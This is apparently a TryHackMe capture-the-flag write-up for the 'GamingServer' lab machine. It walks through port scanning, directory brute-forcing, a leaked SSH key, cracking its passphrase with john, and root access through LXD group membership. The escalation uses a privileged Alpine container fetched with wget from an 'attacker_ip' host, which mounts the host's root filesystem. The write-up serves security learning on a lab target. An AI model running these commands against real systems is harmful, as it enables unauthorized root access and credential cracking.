GamingServer (Easy) | TryHackMe
Initial Reconnaissance
As always, I started with a full TCP port scan to get a clear picture of the attack surface before making any assumptions.
1
sudo nmap -sCV 10.80.174.178 --min-rate 1000 -p- -Pn -oA scan

From the scan, only two ports were open:
- 22 (SSH)
- 80 (HTTP)
With such a small attack surface, the web server became the most promising starting point.
Web Enumeration
Browsing to port 80 showed a custom web application, not a common CMS like WordPress or Joomla.

One of my early checks on custom apps is robots.txt, since developers often unintentionally leak hidden paths.
Sure enough, it existed and contained an interesting entry:
1
/uploads
This immediately suggested some kind of file upload functionality, but navigating there manually didn’t reveal anything useful. That meant I needed to expand my visibility.
Directory Bruteforce
so I decided to brute-force some common directories to uncover hidden endpoints
1
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u 'http://10.80.170.44/FUZZ'

BUt one directory stood out
1
/secret
Since I still hadn’t found the file upload feature, I decideed to check it out.
Discovering the SSH Key
Inside /secret, I found an interesting file.

The file scretKey immediately looked like an SSH private key. This was promising,but without a valid username, it wasn’t usable yet.
Rather than guessing, I went back to enumeration.
Finding the Upload Functionality
This time, I focused on PHP endpoints, since custom apps often hide functionality behind .php files:
1
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u 'http://10.80.174.178/FUZZ.php'

and sure enough this revealed about.php
1
about.php
Navigating there finally exposed the file upload feature.

Attempting File Upload Exploitation
I tried uploading image files, but they weren’t appearing in /uploads as expected.

At this point, something clearly wasn’t right. When behavior doesn’t match expectations, the best move is to inspect the source code.
Source Code Review
Looking at the PHP upload handler:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?php
	if(isset($_FILES['image'])){
		$errors = array();
		$file_name = $_FILES['image']['name'];
		$file_size = $_FILES['image']['size'];
		$file_tmp = $_FILES['image']['tmp_name'];
		$file_type = $_FILES['image']['type'];
		$file_ext = strtolower(end(explode('.',$FILES['image']['name'])));
		$expensions = array('jpeg', 'jpg', 'png', 'php');
		if(in_array($file_ext,$expensions)=== false){
			$errors[] = "extension not allowed, please choose a different file type.";
		}
		if(empty($errors) == true){
			move_uploaded_file($file_tmp,"uploads/".$filename);
			echo "Success";
		}else{
			print_r($errors);
		}
	}
?>
At first glance, this looks disastrous, PHP uploads are allowed, which would normally mean instant RCE.
But on closer inspection, I noticed a subtle but critical bug:
$file_nameis defined$filenameis used (but never defined)
This causes uploads to fail silently, as files end up being written with an invalid name. This appears to be a developer mistake that accidentally mitigated exploitation.
That path was now a dead end.
Returning to the SSH Key
With the upload route closed, I revisited the SSH private key, but I still needed a username.
More recon revealed a helpful comment on the homepage of the web app

Now I had a username: john.
SSH Key Authentication
Before using the key, i needed to make sure the correct permissions were set:
1
chmod 600 id_rsa
Attempting login:
1
ssh john@10.80.174.178 -i id_rsa

The key was passphrase-protected, so I pivoted to cracking it.
Cracking the SSH Key Passphrase
First, I converted the key to a crackable format
1
ssh2john id_rsa > hash.txt
Then cracked it using john, John is a password cracking tool but you can use alternatives such as Hashcat too.
1
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

With the passphrase recovered, SSH access succeeded
1
ssh john@10.80.174.178 -i id_rsa

Privilege Escalation — LXD Group
While enumerating, I noticed the user was part of the lxd group:

Membership in this group is dangerous — it effectively allows root access if misused.
LXD Exploitation
I followed a known technique using an Alpine container.
Clone the alpine image from github, you can find it here
1
git clone https://github.com/saghul/lxd-alpine-builder.git

1
2
cd lxd-alpine-builder
ls

Start a python server to serve the file
1
python3 -m http.server 8000

you can now transfer the file over to the target machine by downloading it, replace attacker_ip with the ip of your attacker machine
1
wget http://attacker_ip:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

we can now import and configure the container
1
2
lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias privesc
lxc image list

Run the container
1
2
3
4
lxc init privesc ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh

Since this is a container, to access the hosts file system we need to navigate to the directory in which it was mounted, i.e. ‘/mnt/root’
1
cd /mnt/root

And we get access to the root directory of the host filesystem
Final Notes
This box was a great lesson in:
- Trusting enumeration over assumptions
- Investigating why exploits fail
- Understanding the real impact of LXD group membership
A very satisfying and educational challenge.